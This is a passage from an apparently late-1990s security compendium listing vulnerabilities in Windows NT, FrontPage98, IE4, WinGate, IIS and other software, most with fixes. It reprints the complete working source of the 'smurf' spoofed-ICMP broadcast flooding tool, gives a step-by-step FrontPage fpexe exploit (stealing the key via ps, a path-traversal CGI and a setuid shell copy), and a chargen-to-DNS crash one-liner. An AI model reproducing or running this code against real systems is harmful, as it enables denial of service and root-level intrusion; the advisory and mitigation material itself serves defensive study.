such as remote session deletion or disconnect, etc, but I have not yet looked into them.

4. Stopping the Problem:
The simplest fix is to disable SNMP, or to remove the extension agents through the SNMP
configuration in the registry.
If you MUST use SNMP, then at least block inbound access to that port. Be aware that using
NT's various SNMP agents, a malicious intruder could gain knowledge about your entire
network. In fact, they could quite easily gain everything they need to enter your network,
except a password -- and those come in due time. BEWARE.

[13.0.3] Frontpage98 and Unix

Found by Marc Slemko (from netsecurity.net)

The attack was described most adequated by the discoverer:
Change History
Sat Oct 11 1997: Initial posting of web page
Wed Oct 15 1997: Microsoft posted a note responding to the issues raised. I am glad to see that
they have plans to release the source of the revised version for review when it is complete. I will
update this page with further comments when the fixed version is released.
Wed Oct 22 1997: Microsoft has released a new version of the extensions that claim to fix the
security issues. I will comment further on the security of their proposed fix after I have time to
review the changes. Check back here in a few days for my comments.
Introduction

The information below talks about using Microsoft's FrontPage 98 extensions with Apache on Unix with Microsoft's mod_frontpage changes. This do not apply to running it on any other server or to running it on Unix without the Microsoft mod_frontpage changes or to running it on Windows NT. There are, however, other security issues on such servers, some of which are similar to those in the FrontPage 97 extensions. I should also note that the Unix server extensions seem to be written in part or completely by Ready-to-Run Software Inc. (RTR) for Microsoft. I will refer to it as Microsoft's product because it is, no matter who wrote it. This discussion is specific to the FrontPage 98 extensions. For more general information on some security problems in earlier versions, some of which are resolved and some of which aren't, see Scott Fritchie's Why I Don't Like Microsoft's FrontPage Web Authoring Tool web page. Parts of it are no longer entirely relevant, but it provides a good background.

It is no secret that the security of the FrontPage 97 and earlier Unix server extensions is quite poor, if Microsoft's instructions are followed. Some of their instructions were quite hilarious when first released, like the suggestion of running your web server as root. It is possible to make them more acceptable--acceptable enough for some sites--but it requires careful work by the administrator.

It had appeared like Microsoft had increased the security of the extensions in the FP98 version available from Microsoft's Web Site. However, a closer examination reveals startling flaws. What they have done is make a small setuid root wrapper that the web server calls. This wrapper than setuid()s to the appropriate user and runs the requested FP CGI as that user. The problem lies in the fact that the wrapper ("fpexe") is written very poorly. while making such a wrapper secure can be difficult, the gaping holes in this program show a complete lack of understanding of security in the Unix environment.

The fpexe program is available for you to inspect yourself. It was originally posted in RTR's FrontPage FAQ. This version is not exactly the same as the one currently distributed (at least it is not the same as the one in the BSD/OS 2.1 kit), but it is close. Both appear to exhibit the same failings.

When I refer to the FP CGI programs, I am referring to the three files normally referenced under the _vti_bin directory: shtml.exe, admin.exe and author.exe. The key in this discussion is the fact that nothing is stopping anyone from trying to run this fpexe wrapper. If they can trick it into running, they can possible gain privileges they shouldn't.

How It Works

Before you can understand the holes in the FP server extensions, you need to understand what I mean when I talk about the "key". When the Frontpage-modified Apache server starts up, it generates a pseudo-random string of 128 ASCII characters as a key. This key is written to a file that is only readable by the user that starts Apache; normally root. The server than passes the key to fpexe. Since fpexe is setuid root, it can compare the key stored on disk with the one it was passed to be sure they match; if not, it refuses to run. This is used in an attempt to guarantee that the only thing calling fpexe is the web server. Used properly this is a powerful part of possible security precautions. I am not convinced that the generation of the key is cryptographically adequate and it may be subject to intelligent guessing attacks, however I have not looked at it to see. As discussed later, the cryptographical robustness of the key doesn't really matter.

There are a number of problems with the setuid root fpexe program. I am not attempting a complete description of all the problems and their possible consequences and fixes, just making a light sweep over the top. The more obvious problems include:

Return codes from library calls are not properly checked. An example:

```
f = fopen( buf, "r");
fgets( key, 129, f );
fclose(f);
```

If fopen() failed (easy to make it do so with ulimit -n), then if your system did not core dump on a fgets() on a closed descriptor you would end up with an empty key. It is obviously easy to guess an empty key. I am not aware of any systems that exhibit this exact problem, but it is possible.

Return codes need to be checked, especially in setuid programs.

Proper bounds checking is not done. This leads to obvious buffer overflows. An example:

```
strcpy( work, FPDIR );
strcat( work, getenv("FPEXE") );
```

I won't go into the details of what this does, but if you could cause this code to be executed, you could insert your own code on most systems and likely gain access to the UID the program is running as (root). This proves to be an unnecessary effort to go to, because this code is only executed if you have the correct key; if you have the correct key, there are far easier ways to gain access. Buffer overflows are one of the most popular (albeit normally boring) types of new holes in programs being publicized.

It does not clean the environment variables before starting the CGI. Again, this means you can gain access to the UID that the program runs as (not root). If the rest of the program was securely written, this could possibly be an issue however it is of little consequence currently due to the gaping holes in other areas.

It assumes that if you have the key, then you are authorized to have it run any program as nearly any user you tell it to. The process you are running also needs to be in the same process group as the web server; all CGIs run by the server, however, are in the same process group so if you can run a CGI script you can work around the second check. It does no further checks to be sure you are running as a user that should be allowed to run FrontPage CGIs (other than disallowing UID 0; the compiled version also disallows gid 0, however the source version doesn't) or that you are running a Frontpage related program. This means that if you get the key file, you can gain access to any non-root UID on the server. On 99% of boxes, that will give you root. For example, if binaries are owned by bin then become bin and replace one that is run by root from cron. The possibilities are endless once you obtain this level of access.

And, finally, the worst: it passes the key to fpexe via an environment variable! On most systems, environment variables are available via "ps -e". This means that anyone with access to run programs on the system (and there are often more people than you think that are able to do this, due to things such as CGIs) can see it as it is being passed from the web server to fpexe. Recall that once you have the key, there is little remaining before you can get full access to the system.

Demonstration

By now, it should be obvious that there is a serious security

problem in the FrontPage 98 server
extensions. Here is one demonstration; do not think that this
is the only way or that just because
you prevent one step of this process from working it is any
more difficult to exploit the security
holes.
First I have to find the key. This can be done by using ps to
get the environment from fpexe. To
do this, I first setup a loop running (this assumes a real
aka. Bourne shell; if you use the bastard
C-shell it obviously won't work as written):
while true; do ps axuwwe -U nobody | grep FPKEY; done
Then I used ZeusBench, a very simple HTTP benchmark program,
to generate load on the
server:
zb localhost /fp/_vti_bin/shtml.exe -c 50 -t 30
Any method of generating traffic could be used, including a
web browser. Since I am using a very
inefficient method of looking for a process, I need to
generate lots of traffic to increase my chance
of finding one. It certainly isn't likely to happen on the
first request. The requests do have to be
made to a FP CGI script so it will call fpexe.
Before long, I had what I wanted from ps (manually wrapped):
nobody 28008 0.0 0.2 180 76 ?? DN 6:51PM 0:00.01
SCRIPT_URL=/fp/ SCRIPT_URI=http://localhost/fp/ FPUID=1000
FPGID=1000
FPEXE=/_vti_bin/shtml.exe
FPKEY=9AF675E332F7583776C241A4795FE387D8E5DC80E77
3FAB70794848FDEFB173FF14CDCDC44F3FAAF144A8C95A81C04BF5FC2B9EFD
E3C8DCA1
049CD
F760364E59 HTTP_USER_AGENT=ZeusBench/1.0 HTTP_ACCEPT=*/*
PATH=/sbin:/usr/sbin:/bin:/usr/local/bin:/usr/bin:/usr/local/
sbin/
SERVER_SOFTWARE=Apache/1.2.5-dev SERVER_NAME=localhost
SERVER_PORT=80
REMOTE_HOST=localhost REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/usr/local/etc/httpd/htdocs
SERVER_ADMIN=marcs@znep.com
SCRIPT_FILENAME=/usr/local/frontpage/currentversion/apache-fp/
_vti_bin/fpexe
REMOTE_PORT=2849 GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.0
REQUEST_METHOD=GET QUERY_STRING= REQUEST_URI=/fp/_vti_bin/
shtml.exe
SCRIPT_NAME=/fp/_vti_bin/shtml.exe fpexe
Then I need to use the key to make fpexe think I am the web
server. I can't just run this from a
normal shell, since I need to be in the same process group as

the web server. A simple CGI
suffices:

```
#!/bin/sh
echo Content-type: text/plain
echo
export FPUID=3;
export FPGID=3;
export FPEXE=../../../../../../../../tmp/gotcha;
export
FPKEY=9AF675E332F7583776C241A4795FE387D8E5DC80E773FAB70794848F
DEFB173
FF14CDCDC44F3FAAF144A8C95A81C04BF5FC2B9EFDE3C8DCA1049CDF760364
E59
/usr/local/frontpage/currentversion/apache-fp/_vti_bin/fpexe
2>&1
```

I need a program for it to run (/tmp/gotcha in this example):

```
#!/bin/sh
/usr/bin/id
cp /bin/sh /tmp/.mysh
chmod u+s /tmp/.mysh
```

Then I simply make a HTTP request for the CGI script. I can
then run /tmp/.mysh at my leisure to
gain access to UID 3 (bin on my system) and do what I want
from there.
Stopping the Problem:
Load the new extensions from here. So now you want to fix it.
Well. That's the hard part. The only
real solution is for someone (either Microsoft or a third
party) to do some work to improve the
security. It is possible to do this securely. Microsoft
hasn't. They have no excuse. This page will
be updated when (if?) better fixes become available.
The Apache web server has a suEXEC wrapper designed to allow
for a similar thing; that is,
execution of CGI scripts under a user's own UID. It is very
restrictive (some would say anal)
about what it allows: there is a reason for that, as
Microsoft's obviously failed attempt at security
shows. It is possible that suEXEC could be adapted to function
in conjunction with FrontPage,
however it will not work without source modifications.
One short term workaround until Microsoft addresses the issue
is to simply remove the
FrontPage setup from your system. This can be done temporarily
by removing the setuid bit from
fpexe (ie. chmod u-s fpexe). This will prevent all the pretty
FrontPage CGIs from working. It will
prevent people from uploading new pages using FrontPage's own
methods (ie. they can tell

FrontPage to use FTP and they will still be uploaded), but generic content that doesn't rely on
FrontPage's server side CGI scripts should work fine.
Another possible workaround is to prevent users from running the ps command. This could have
a very negative impact on your system if things depend on it, and is a poor solution however it
may be the best one for you. On systems that don't use a procfs (/proc) based ps, you can
normally simply remove world execute permissions from it to disable it. If you are on a system like
Linux that normally uses a procfs for ps to get information, this doesn't solve the problem
because someone can read from the procfs directly.
Last of all, since this problem only occurs when using FrontPage with the mod_frontpage
extensions, it is possible to use the FrontPage extensions on Apache without using
mod_frontpage or fpexe. Unfortunately, this conversion is not easy. It means that, after
recompiling Apache without any of the Microsoft modifications (just commenting out
mod_frontpage from the Configuration file may be enough; haven't checked) you have to either
manually copy the FrontPage CGIs to the appropriate subdirectory under each user's web
directory and make them setuid to that user or copy them (or make links) and don't make them
setuid to that user. The former preserves the current ownership. With the latter all the user's web
files will need to be changed back to being owned by the user the web server runs as or else they
will be unable to manipulate them and some of the FP CGIs won't run correctly. This is a pain and
brings you back to the horrible security practice of letting anyone who can run CGIs modify any
FrontPage user's files. Although this may be the best temporary workaround (although quite
annoying if you have a large number of users), I can not go into step by step details of how to
accomplish this change because I am not fully familiar with various ways of using the FrontPage
extensions. The Microsoft FP security considerations document (part of the FP98 Server
Extensions Resource Kit) provides some more details of the method in which the CGIs are run
without fpexe.
Comments:
This sort of continued disregard for security is unacceptable and inexcusable. It does not take

significant knowledge to know that some of the things being done are flawed. If internal expertise is not available, an external consultant should be hired for a security review of any critical code such as fpexe. This is not rocket science nor is it particularily advanced programming. Nothing that I have described above is complicated or new. Code reviews are common practice in many companies and serve good purpose.

Once Microsoft fixes their glaring holes, assuming they do, I would suggest you should consider if you want to run their FrontPage extensions at all. Even though, once fpexe is properly fixed, you only risk the accounts of users using FrontPage (since that is who the FrontPage CGI scripts run as), that can be a significant risk. It is very possible that when someone gets bored they will find a hole in the FrontPage CGI scripts that gives them user level access to your system. And Microsoft doesn't (and isn't likely to in the future, if their past is any indication) give the source to those. Microsoft's own source speaks better for itself than anyone else ever could.

I have this nagging feeling that this will result in Microsoft coming out with a "fixed" version and not releasing the source to it at all. After all, it was only after the source came out that these flaws became a problem. Right? Wrong. This was a gaping hole waiting to be discovered. It would have almost certainly been discovered sooner or later regardless of source availability; better sooner than later. I certainly hope that Microsoft doesn't think the lesson in this is that source should not be released. It is insecure with or without the source. The FrontPage server extensions aren't going to find their way anywhere near any machines I control any time soon because I have no trust in the company behind them.

On a side note, Microsoft actually modifies the server name returned to clients when the FrontPage patches are installed in Apache to include "FrontPage/x.x.x". That is fine, however it gives anyone connecting to your server the ability to determine the chances of them being able to break into your system using holes in the FP server extensions.

[13.0.4] TCP/IP Flooding with Smurf

Found by TFreak (from ntsecurity.net)

The Problem
The smurf attack is quite simple. It has a list of broadcast addresses which it stores into an array,
and sends a spoofed ICMP echo request to each of those addresses in series and starts again.
The result is a devistating attack upon the spoofed IP.
Depending on the amount of broadcast
addresses used, many, many computers may respond to the echo request.
This attack can EASILY saturate a T1 circuit, rendering it completely useless.
HERE IS THE SMURF SOURCE CODE:

```
* $Id smurf.c,v 4.0 1997/10/11 13:02:42 EST tfreak Exp $*
* spoofs icmp packets from a host to various broadcast addresses resulting
* in multiple replies to that host from a single packet.
* disclaimer:
* I cannot and will not be held responsible nor legally bound for the
* malicious activities of individuals who come into possession of this
* program and I refuse to provide help or support of any kind and do NOT
* condone use of this program to deny service to anyone or any machine.
* This is for educational use only. Please Don't abuse this.
* TFreak
*/
#include <signal.h>
#include <stdio.h>
#include <stdlib.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netdb.h>
#include <ctype.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <string.h>
void banner(void);
void usage(char *);
void smurf(int, struct sockaddr_in, u_long, int);
void ctrlc(int);
unsigned short in_chksum(u_short *, int);
/* stamp */
char id[] = "$Id smurf.c,v 4.0 1997/10/11 13:02:42 EST tfreak Exp $";
```

```
int main (int argc, char *argv[])
{
struct sockaddr_in sin;
struct hostent *he;
FILE *bcastfile;
int i, sock, bcast, delay, num, pktsize, cycle = 0, x;
char buf[32], **bcastaddr = malloc(8192);
banner();
signal(SIGINT, ctrlc);
if (argc < 6) usage(argv[0]);
if ((he = gethostbyname(argv[1])) == NULL) {
perror("resolving source host");
exit(-1);
}
memcpy((caddr_t)&sin.sin_addr, he->h_addr, he->h_length);
sin.sin_family = AF_INET;
sin.sin_port = htons(0);
num = atoi(argv[3]);
delay = atoi(argv[4]);
pktsize = atoi(argv[5]);
if ((bcastfile = fopen(argv[2], "r")) == NULL) {
perror("opening bcast file");
exit(-1);
}
x = 0;
while (!feof(bcastfile)) {
fgets(buf, 32, bcastfile);
if (buf[0] == '#' || buf[0] == '\n' || ! isdigit(buf[0]))
continue;
for (i = 0; i < strlen(buf); i++)
if (buf[i] == '\n') buf[i] = '\0';
bcastaddr[x] = malloc(32);
strcpy(bcastaddr[x], buf);
x++;
}
bcastaddr[x] = 0x0;
fclose(bcastfile);
if (x == 0) {
fprintf(stderr, "ERROR: no broadcasts found in file %s\n\n",
argv[2]);
exit(-1);
}
if (pktsize > 1024) {
fprintf(stderr, "ERROR: packet size must be < 1024\n\n");
exit(-1);
}
if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
perror("getting socket");
exit(-1);
}
```

```
setsockopt(sock, SOL_SOCKET, SO_BROADCAST, (char *)&bcast,
sizeof(bcast));
printf("Flooding %s (. = 25 outgoing packets)\n", argv[1]);
for (i = 0; i < num || !num; i++) {
if (!(i % 25)) { printf("."); fflush(stdout); }
smurf(sock, sin, inet_addr(bcastaddr[cycle]), pktsize);
cycle++;
if (bcastaddr[cycle] == 0x0) cycle = 0;
usleep(delay);
}
puts("\n\n");
return 0;
}
void banner (void)
{
puts("\nsmurf.c v4.0 by TFreak\n");
}
void usage (char *prog)
{
fprintf(stderr, "usage: %s "
" \n\n"
"target = address to hit\n"
"bcast file = file to read broadcast addresses from\n"
"num packets = number of packets to send (0 = flood)\n"
"packet delay = wait between each packet (in ms)\n"
"packet size = size of packet (< 1024)\n\n", prog);
exit(-1);
}
void smurf (int sock, struct sockaddr_in sin, u_long dest, int
psize)
{
struct iphdr *ip;
struct icmphdr *icmp;
char *packet;
packet = malloc(sizeof(struct iphdr) + sizeof(struct icmphdr)
+ psize);
ip = (struct iphdr *)packet;
icmp = (struct icmphdr *) (packet + sizeof(struct iphdr));
memset(packet, 0, sizeof(struct iphdr) + sizeof(struct
icmphdr) + psize);
ip->tot_len = htons(sizeof(struct iphdr) + sizeof(struct
icmphdr) + psize);
ip->ihl = 5;
ip->version = 4;
ip->ttl = 255;
ip->tos = 0;
ip->frag_off = 0;
ip->protocol = IPPROTO_ICMP;
ip->saddr = sin.sin_addr.s_addr;
ip->daddr = dest;
```

```
ip->check = in_chksum((u_short *)ip, sizeof(struct iphdr));
icmp->type = 8;
icmp->code = 0;
icmp->checksum = in_chksum((u_short *)icmp, sizeof(struct
icmphdr) + psize);

sendto(sock, packet, sizeof(struct iphdr) + sizeof(struct
icmphdr) + psize,
0, (struct sockaddr *)&sin, sizeof(struct sockaddr));
free(packet); /* free willy! */
}
void ctrlc (int ignored)
{
puts("\nDone!\n");
exit(1);
}
unsigned short in_chksum (u_short *addr, int len)
{
register int nleft = len;
register int sum = 0;
u_short answer = 0;
while (nleft > 1) {
sum += *addr++;
nleft -= 2;
}
if (nleft == 1) {
*(u_char *)(&answer) = *(u_char *)addr;
sum += answer;
}
sum = (sum >> 16) + (sum + 0xffff);
sum += (sum >> 16);
answer = ~sum;
return(answer);
}
```

[13.0.5] SLMail Security Problem

Found by David LeBlanc (from ntsecurity.net)

David LeBlanc writes:
Version 2.5 (current version) is vulnerable to a buffer overrun attack on the POP3 service. If the username supplied is too long, the service will fail with a memory exception. To the best of our knowledge, there are no current exploits which can cause remote execution, but given the characteristics of the failure, it seems entirely possible that this could occur. At the very least, it constitutes a denial of service which will require rebooting the server if attacked. We notified

Seattle Lab of this problem two months ago, and they did not seem to understand the severity of
the problem.
Stopping the Problem:
Upgrade to version 2.6

[13.0.6] IE 4.0 and DHTML

Found by Ralf Hueskes (ntsecurity.net)

The Problem
A dangerous security hole in Internet Explorer 4.0 was detected by Ralf Hueskes of Jabadoo
Communications when he conducted a series of security tests for C'T computer magazine.
His tests revealed that it is possible to spy on the contents of any text and HTML files on
somebody else's computer. Not only local files are in danger, but also data on your company's
intranet - even if it is protected by a firewall.
The security hole exists even if users have activated the highest security level in their browser.
The problem affects both the German and the English version of the Internet Explorer.
The code needed for infiltrating your files can be hidden in any normal Web page or in an e-mail
message.
Technical Details
The spy pages make use of JScript. If a user accesses a page or receives an e-mail containing
this code, infiltration begins ...
The spy page contains a so-called IFRAME sized 1 by 1 pixel. When a user accesses the page or
opens the e-mail message, a small Jscript program loads the HTML or text file to be spied on into
this frame. The contents of the frame can then be read using Dynamic HTML and sent as a
parameter hidden in a URL to any Web server in the Internet.
Protective Measures
According to Ralf Hueskes of Jabadoo Communications, the security hole exploits an error in the
Internet Explorer 4.0 that can be fixed only by the manufacturer. Microsoft is aware of the
problem and will make available a patch for download from http://www.microsoft.com/ie/ on
October 17th 1997.
Experienced users can protect themselves by completely deactivating the execution of Active
Scripting in the security settings (menu item: Tools/Options/ Security, Settings/Custom (for expert

users)/Active Scripting/Disable) and by using the Security Zones feature in Internet Explorer 4.0.

[13.0.7] 2 NT Registry Risks
Found by David LeBlanc (ntsecurity.net)

The Problem
The attack was described most adequated in the ISS X-Force Security Advisory:
ISS Security Alert
October 21, 1997
Scheduler/Winlogin Keys have Incorrect Permissions
This advisory describes two similar configuration problems in the Windows NT Registry key
permissions. These vulnerabilities can allow users with Server Operator privilege to increase their
access level to Administrator.
Problem 1: Scheduler Key Has Incorrect Permissions
Affects: Windows NT
Description: The HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Schedule key
controls the schedule service. Server Operators have permission to write to this registry tree,
which would allow them to manually schedule jobs to be run by the schedule service, which
normally executes under the system user context. This can be used to raise the Server
Operator's access level to Administrator.
Risk: Medium
Solution: Local Machine (GUI): From the Start menu, choose 'Run.' Type 'regedt32' and click
'OK.' This opens the Registry Editor. Through the Security menu, remove write access to the
Schedule key for Server Operators.
Problem 2: Winlogon Key Has Incorrect Permissions
Affects: Windows NT
Description: The HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon key has two
values which can be used to cause a process to execute upon either system bootup, or when a
user logs on. The programs pointed to by the System value run under the system user context
after boot, and could be used to change a user's rights or access level. The UserInit value runs
applications when a user logs in. The default settings for this key allow Server Operators to write
these values, either of which could be used to raise a System

Operator's access level to
Administrator.
Risk: Medium
Solution: Local Machine (GUI): From the Start menu, choose
'Run.' Type 'regedt32' and click
'OK.' This opens the Registry Editor. Through the Security
menu, remove write access to the
Winlogon key for Server Operators.
==========
Caution: Care must be taken when using the Registry Editor. If
incorrect values are entered, the
system may become inoperable. Should a mistake be made when
editing the registry values, the
registry state can be restored to the state at the last time
the system booted up. For more
information, see the Windows NT Help under the "Registry"
section.
==========
Acknowledgments: This problem was identified by David LeBlanc
of ISS (dleblanc@iss.net).

[13.0.8] Wingate Proxy Server
Found by Bill Mattocks

The Problem
The attack was described most adequated by the person
reporting it to us, Bill Mattock:
A recent hole has been discovered in the default security
settings of a popular Windows 95 /
Windows NT proxy server called WinGate, by Deerfield
Communications:
This bug was discovered by a 15-year-old hacker, Joshua E.
Rodd, whose e-mail address is
jerrod@ibm.net
As a semi-well-known anti-spammer, I am active in the Usenet
newsgroup known as
news.admin.net-abuse.email. Recently, we anti-spammers came
under attack by person or
persons unknown, who was sending us a variety of hateful e-
mail, seemingly from different dialup
ISP ports around the world.
I was fortunate enough to observe two such attacks in
progress, and I telnetted to the IP
addresses indicated by the headers on the e-mail messages. In
each case, I was greeted by a
"WinGate>" prompt, although the IP addresses were different.
Apparently, a number of other anti-spammers got the same
"hate" e-mail, and notified the ISP
that the e-mail appeared to be coming from - in at least one

case, a dialup user lost their access
because of the complaints.
Because I had seen a "WinGate" prompt at two different IP addresses were the attacks seemed
to be originating from, I decided to do a little digging. I discovered that the text of the message
contained some mispellings that were unusual. I used DejaNews to search for those mispellings,
in conjunction with the word "WinGate." I thereby discovered young Mr. Rodd.
He had discovered this bug, had written an exploit for it, and had written a netscanner which
would comb a specified netblock looking for vulnerable WinGate hosts. He managed to find that if
one telnets to a WinGate host that is not properly secured (which was, until a week or so ago, the
default state of these servers), one could telnet into and then back out of the WinGate server,
which would "launder" one's actual IP address. Thereafter, if one mounted an attack on another
machine, or if one sent e-mail by "hijacking" an open SMTP server, one would seem to be coming
from the location of the WinGate server. This exploit was used to harass anti-spammers with
untraceable e-mail, but one could well imagine that it could be used for a variety of other attacks.
It is easy to see that this type of IP laundering would be simpler to perform than IP spoofing, and
nearly as bulletproof in terms of being untraceable.
Joshua has, unfortunately, disseminated his hacking tools far and wide by now, as he was quite
proud of his abilities.
This information has been reported by C/Net news last week, and has been given to Deerfield
Communications as well. Michael Deerfield is the CEO of the corporation, and he is quite
concerned, but he is also understandably quite concerned about the potential publicity damage to
his company. He was initially a bit hostile, posting messages in Usenet news to the effect that this
type of "wide open" behaviour of his WinGate Proxy server was "by design," and was totally
secure. He failed to immediately grasp that although the INTERIOR of the proxy server probably
is safe from attack, the rest of the Internet is not safe from this exploit, which would result in
fingers of blame being pointed back at his innocent clintele, and then eventually to WinGate.
WinGate has indicated that this "bug," which they still claim is not a bug, has been repaired in the

newest version of WinGate, v2.0. However, WinGate is available as shareware, and Deerfield
Communications has estimated that there are hundreds of thousands of copies of the older
software in circulation. Deerfield HAS placed simple instructions on disabling telnet on their web
page, with a quick description of why a sysadmin would want to do so.
This information has been reported to CERT at cert@cert.org, however, they have not responded
at this time, and it has been nearly two weeks since I reported it. Vint Cerf has also been notified,
and he assigned an MCI security person to look into it, and that person has not responded to me
at this time, either (after an initial e-mail message, that is).
As this is not an exploit designed to penetrate a network, nor is it an Denial of Service attack, I
believe that many people are pooh-pooh'ing the incident, and I have heard comments to the
effect that "all firewalls and proxy servers are like that." Perhaps so, but I only know of this one at
this time.

[13.0.9] O'Reilly Website uploader Hole
Found by Herman deVette

Systems running Website(c) with uploader.exe in place are vulnerable. Website ships with a
program called UPLOADER.EXE that allows compatible Web clients to upload files to the Web
server. Using the UPLOADER.EXE application with a modified HTML page will allow an attacker
to upload an file the attacker wishes.

The following is from Herman:
"The program uploader.exe doesn't check anything at all. If you're lucky, you're running Windows
NT and have put only "read/execute access" on CGI-WIN and other executable paths. Otherwise
(win95) you have a real problem. You could create a CGI program, next you change the HTML
file a little like this.
Open the HTML file in your browser, select a nice CGI file to upload and run that CGI program
remotely. (No need to tell you what this CGI program could do, could be .bat file too in one of
Website's other CGI directories)"
Herman de Vette

To Stop the problem, get rid of the uploader.exe application and ftp your information.

[13.1.0] Exchange 5.0 Password Caching
Found by Rajiv Pant

Exchange 5.0 Server's POP3 service has a bug in it that causes the system to not properly flush
cached passwords. Old passwords will continue to be valid along with newly set passwords. This
problem will persist until the cache is flushed. David LeBlanc points out that Microsofts FTP,
HTTP,and Gopher service also suffer from the same problem. The problem does not affect NT
logins themselves.
To correct the problem, you must edit the following registry keys:
HKLM\System\CurrentControlSet\Services\MsExchangeIs\Parameters NetIf\Credentials
Cache Age Limit (Default = 120 minutes)
HKLM\System\CurrentControlSet\Services\MsExchangeIs\Parameters NetIf\Credentials
Cache Idle Limit (Default = 15 minutes)
HKLM\System\CurrentControlSet\Services\MsExchangeIs\Parameters NetIf\Credentials
Cache Size (Default = 256 buckets)
Make the settings = 0

[13.1.1] Crashing NT using NTFS
Found by Martin Stiemerling

Affects NT systems running Service Pack 3 also.
Recently, a program released from Germany (crashnt.exe) seems to be able to crash an NT
server. The program was coded by Martin Stiemerling. It executes in a command window and
functions off of one parameter, a drive letter. (example: crash d:). It seems that the program may
be a spawn of an NT Defragmentation program. The fact that this program will crash and render
an NTFS volume useless is spooky.
David LeBlanc says he thinks this may be a result of something in the NtFsControlFile() function.

[13.1.2] The GetAdmin Exploit
Found by Konstantin Sobolev

The GetAdmin program originated in Russia and has the ability to add users to the Administrators
group. No special permissions are needed to execute the program, which interestingly runs
through a telnet session as well. Microsoft released a patch that they said stops the attack. If
however, you run crash4.exe on the server first and then run GetAdmin, the exploit still works. (All
of the executables discussed here are available in the tools section.)

[13.1.3] Squid Proxy Server Hole
Found by Fred Albrecht

If someone FTP's into site via URL, the password the user uses could possibly be recovered from
NetScape Communicator or from the logs of the Squid Proxy server (versions 1.1.10 and 1.1.11).
-- Excerpt from ntsecurity.net
Method for testing:
1. Start NS Communicator 4.0
2. Enter a URL of the form "ftp://user@host.domain.xxx"
3. Communicator pops up a password entry dialog. Enter the password.
4. When the file list is displayed in the browser window, follow the "Parent Directory" link
5. Click the BACK button (seems to be optional in Linux)

The password is now plainly visible in the URL field, similar to the following:
"ftp://user:passwd@host.domain.xxx"
We'll explain this out a bit clearer below:
Normally, if a site allows anonymous FTP, this means you don't need a username and password
pair to login. You just use "anonymous" and your email addr for the password and you're in -
which is handled transparently by your browser when used for FTP access. But if the site is
regulated, and requires a username password pair, then you'd be prompted by Communicator 4.0
if, and only if, you used Communicator to FTP to that protected site.
Let's say you want to FTP to a site which is protected. You'd enter a URL like this:
"ftp://yourname@ftp.someftpsite.com - at which point Communicator connects to the site, and
pops up a window asking you to enter your password that matches the "yourname" user account.
You enter the password, click OK, and it sends it to the site

for authentication. BUT, IT ALSO
PUTS IT IN THE HISTORY FILE OF COMMUNICATOR in this format:
"ftp://yourname:password@ftp.someftpsite.com".
So you can see, in the beginning, the URL did not have the password included. But, once you
enter the password using Communicator 4.0, it gets added to the URL and put in the history file.
Therefore, anyone with access to your Communicator would have access to your history file, and
thus, the stored passwords - should there be any.
Be aware that it has been reported that JavaScript can access the history list, meaning a
malicious Web page could be grabbing passwords from your browser without your knowledge.
ALSO - it appears that the Squid Proxy Server is in fact writing the user's password in plain text to
its own logs as well - which we should all know is a bad thing.
Netscape says the root of the problem lies in the Squid Proxy, not Communicator.

Stopping the Attack : Don't use Communicator for FTP'ing to sites that require a username and
password. Use a standalone FTP client instead, until Netscape releases a fix.

[13.1.4] Internet Information Server DoS attack
Found by Todd Fast

You can crash an IIS box by sending a large URL to it (4-8K).
--To Quote ntsecurity.net According
to Microsoft personnel, "it's a very specific boundary condition when parsing the headers. The
end of a token (method, URL, version or header) must be exactly at 8k, followed by a second
token. Our max header buffer is 8k, anything beyond gets thrown out as an invalid request. In this
particular scenario, an index gets misinterpreted as a pointer so we deref 0x00002000 which lo'
and behold, doesn't exist."
Stopping the Attack : Load the patch available from microsoft.

[13.1.5] Ping Of Death II
Found By Jiva DeVoe

In keeping with the tradition of the first ping of death, Ping Of Death II (Or SPing) sends multiple
64k packets, which still become fragmented and will cause a

windows system to lock up
completely.
Stopping the Attack : Block all inbound ICMP traffic.

[13.1.6] NT Server's DNS DoS Attack
--From ntsecurity.net

Microsoft DNS can be made to crash by redirecting the output of the Chargen service to the MS
DNS service. A typical attack might be launched from a system using the following command:
$ telnet ntbox 19 | telnet ntbox 53
The above command is shown as seen on a UNIX command line. Once the command is issued,
a telnet session is opened on port 19 (chargen) of the ntbox, and all output is redirected to a
second telnet session opened on port 53 (dns) of the same ntbox. Launching the attack in this
manner may subject the attacker to the same barrage of packets the DNS service will experience.
But none-the-less, the attack is successful in crashing MS DNS.
Stopping the Attack : Stopping the attack is done by performing one of the following:
Don't run MS DNS until it's proven to be less bug ridden. Instead, you may opt for running a free
version of BIND for NT which is not subject to this attack. If you rely on MS DNS interoperating
with WINS, you may opt for MetaInfo's DNS, which is a direct BIND port and works great in
conjunction with WINS. If you must go on using MS DNS, be forewarned that it may be incredibly
difficult to stop this attack, since it can be done through impersonation and by using non-standard
ports for chargen.
You can block port TCP port 53 using NT's built-in TCP/IP filtering. This stops zone transfers and
TCP based name resolutions. This does not stop the UDP port 53 from continuing to operate
normally. DNS normally relies on UDP for its name resolution transactions.
Or, you can filter TCP port 53 on your routers to bordering networks, allowing only trusted
secondary DNS servers to do zone transfers.
Any one of the above three solutions should help you stop the attack cold.
This type of attack (pointing chargen output to other ports) can go along way towards bogging
down lots of services, some of which die like MS DNS. You'd be

well advised to disable NT's
Simple TCP/IP Services (if installed) using Control Panel | Services. This stops the chargen,
echo, daytime, discard, and quote of the day (qotd) services. Any of which could be used for
denial of service attacks. None of these services are required for proper network operation -
although you should be aware that a few types of network monitors occasionally test the echo
port when they cannot get a response using ping. If you find the need to run one or more of these
services independant of the others, you can turn on/off each respective service by adjusting
Registry entries found in the following subtree:
HKEY_LOCAL_MACHINE\CurrentControlSet\Services\SimpTcp\Parameters
By changing the established value of both the EnableTcpXXXX and EnableUdpXXXX parameters
from 0x1 to 0x0, you effectively disable that particular service.
The following parameters are available for adjustment:
EnableTcpChargen
EnableTcpDaytime
EnableTcpDiscard
EnableTcpEcho
EnableTcpQotd
EnableUdpChargen
